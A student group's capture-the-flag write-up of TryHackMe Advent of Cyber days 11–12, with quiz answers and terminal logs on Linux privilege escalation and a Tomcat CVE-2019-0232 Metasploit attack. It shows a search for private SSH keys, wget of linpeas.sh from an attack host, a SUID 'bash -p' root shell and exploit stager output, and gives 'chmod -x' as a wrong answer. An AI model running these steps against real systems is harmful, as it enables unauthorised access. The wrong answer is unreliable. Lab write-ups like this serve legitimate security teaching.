PSP0201 WEEKLY WRITE-UP [WEEK 4]

Group Members:	Id:
AQRA ALISA BINTI RASHIDI	1211103093
SITI NUR AMIRAH BINTI ZURAIHAN	1211102093
NURUL AQILAH BINTI MOHD SHARIFF	1211103097
NUR INQSYIRA BINTI ZAMRI	1211103098

DAY 11:

Question 1

Q1: What type of privilege escalation involves using a user account to execute commands as an administrator?

= Vertical

Question 2

Q2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

=Vertical

Question 3


Q3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

=Horizontal

Question 4

Q4: What is the name of the file that contains a list of users who are a part of the sudo group?

=sudoers




```
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.


Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$
-bash-4.4$ sudo -il
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] file ...
-bash-4.4$ sudo -l
[sudo] password for cmnatic:
Sorry, user cmnatic may not run sudo on tbfc-priv-1.
-bash-4.4$
```

Question 5

Q5: What is the Linux Command to enumerate the key for SSH?

=find / -name id_rsa 2> /dev/null


Week 4 Tutorial Progress
PSP0201 T2130 - Tutorial Week 4
TryHackMe | 25 Days of Cyber Se
tryhackme.com/room/learncyberin25days
ENG US
9:50 PM 30/6/2022

11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts of binaries to abuse and more!

For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ...Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

11.7. The "Priv Esc Checklist"


As you progress through your pentesting journey, you will begin to pick up a certain workflow for how you approach certain stages of an engagement. Whilst this workflow is truly yours, it will revolve around some fundamental steps in looking for vulnerabilities for privilege escalation.

1. Determining the kernel of the machine (kernel exploitation such as Dirtyc0w)
2. Locating other services running or applications installed that may be abusable (SUID & out of date software)
3. Looking for automated scripts like backup scripts (exploiting crontabs)
4. Credentials (user accounts, application config files..)
5. Mis-configured file and directory permissions

Question 6

Q6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

=chmod -x find.sh



```
68 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings


Last login: Mon Jun 27 08:08:06 2022 from 10.10.26.214
-bash-4.4$ wget http://10.10.26.214:8080/linpeas.sh
--2022-06-27 08:42:35--  http://10.10.26.214:8080/linpeas.sh
Connecting to 10.10.26.214:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 233261 (228K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 227.79K  --.-KB/s    in 0.002s

2022-06-27 08:42:35 (137 MB/s) - ‘linpeas.sh’ saved [233261/233261]

-bash-4.4$ ls
linpeas.sh  uploads
-bash-4.4$ chmod +x linpeas.sh
-bash-4.4$
```

Question 7


Q7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

=python3 -m http.server 9999

Question 8

Q8: What are the contents of the file located at /root/flag.txt?

=thm{2fb10afe933296592}



```
-bash-4.4$ whoami
cmnatic
-bash-4.4$ cat /root/flag.txt
cat: /root/flag.txt: Permission deni
-bash-4.4$ bash -p
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Thought Process/Methodology: day11


First and foremost, we clicked on the deploy button to start the machine and our attack box. Next, we use SSH to log in to the vulnerable machine. Enumerate the machine for executables that have the SUID permission set. We look at the output and use a mixture of GTFObins. We upload some of the enumeration scripts that were used. We run the command to find which executables have the SUID permission set. Lastly, we keyed cat /root/flag.txt to find the flag.

DAY 12

Question 1:

Q1: What is the version number of the web server?

= 9.0.17




TryHackMe | 25 Days of Cybe
Week 4 Tutorial Progress
Applications Places System
Tue 28 Jun, 04:32AttackBox IP:10.10.131.103
root@ip-10-10-131-103: ~
File Edit View Search Terminal Help
THM AttackBox
34m 30s
ENG
11:32 AM
28/6/2022

```
|     <!doctype html><html lang="en"><head><title>HTTP Status 505
|_    HTTP Version Not Supported</title><style type="text/css">h1 {font-family:Tahoma,Arial,s
ans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,
sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial
,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Ar
ial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;co
lor:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;
color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;backgro
und-color:#525D76;border:none;}</style></head><body><h
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/9.0.17
1 service unrecognized despite returning data. If you know the service/version, please submit
 the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
  -Port8080-TCP:V=7.60%I=7%D=6/28%Time=62BA73EC%P=x86_64-pc-linux-gnu%r(Ge
  :tRequest,2000,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20text/html;chars
  :et=UTF-8\r\nDate:\x20Tue,\x2028\x20Jun\x202022\x2003:22:20\x20GMT\r\nCo
SF:nnection:\x20close\r\n\r\n\r\n\r\n\r\n<!DOCTYPE\x20html>\r\n<html\x20la
SF:ng=\"en\">\r\n\x20\x20\x20\x20<head>\r\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0<meta\x20charset=\"UTF-8\"\x20/>\r\n\x20\x20\x20\x20\x20\x20\x20\x20<t
SF:itle>Apache\x20Tomcat/9\.0\.17</title>\r\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20<link\x20href=\"favicon\.ico\"\x20rel=\"icon\"\x20type=\"image/x-ico
SF:n\"\x20/>\r\n\x20\x20\x20\x20\x20\x20\x20\x20<link\x20href=\"favicon\.i
SF:co\"\x20rel=\"shortcut\x20icon\"\x20type=\"image/x-icon\"\x20/>\r\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20<link\x20href=\"tomcat\.css\"\x20rel=\"styl
SF:esheet\"\x20type=\"text/css\"\x20/>\r\n\x20\x20\x20\x20</head>\r\n\r\n\
SF:x20\x20\x20\x20<body>\r\n\x20\x20\x20\x20\x20\x20\x20\x20<div\x20id=\"w
SF:rapper\">\r\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<div\x20id
SF:=\"navigation\"\x20class=\"curved\x20container\">\r\n\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<span\x20id=\"nav-home\">
SF:<a\x20href=\"https://tomcat\.apache\.org/\">Home</a></span>\r\n\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<span\x20id=\"n
SF:av-hosts\"><a\x20href=\"/docs/\">Documentation</a></span>\r\n\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<span\x20id=\"nav
SF:-config\"><a\x20href=\"/docs/config/\">Configuration</a></span>\r\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<span\x20id
SF:=\"nav-examples\"><a\x20href=\"/examples/\">Examples")%r(HTTPOptions,7D
SF:,"HTTP/1\.1\x20200\x20\r\nAllow:\x20GET,\x20HEAD,\x20POST,\x20OPTIONS\r
```

Question 2:

Q2: What CVE can be used to create a Meterpreter entry onto the machine?

= CVE-2019-0232



Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47073	2019-0232	METASPLOIT	REMOTE	WINDOWS	2019-07-03

EDB Verified: ✓

Exploit:


Vulnerable App:

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
```

Question 3:

Q3: What are the contents of flag1.txt

= thm{whacking_all_the_elves}



TryHackMe | 25 Days of Cybe
TryHackme Advent of Cyber
Applications Places System
Tue 28 Jun, 06:19AttackBox IP:10.10.73.205
root@ip-10-10-73-205: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-...
root@ip-10-10-...
root@ip-10-10-...
root@ip-10-10-...
root@ip-10-10-...
THM AttackBox
55m 32s
ENG
1:19 PM
28/6/2022

```
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
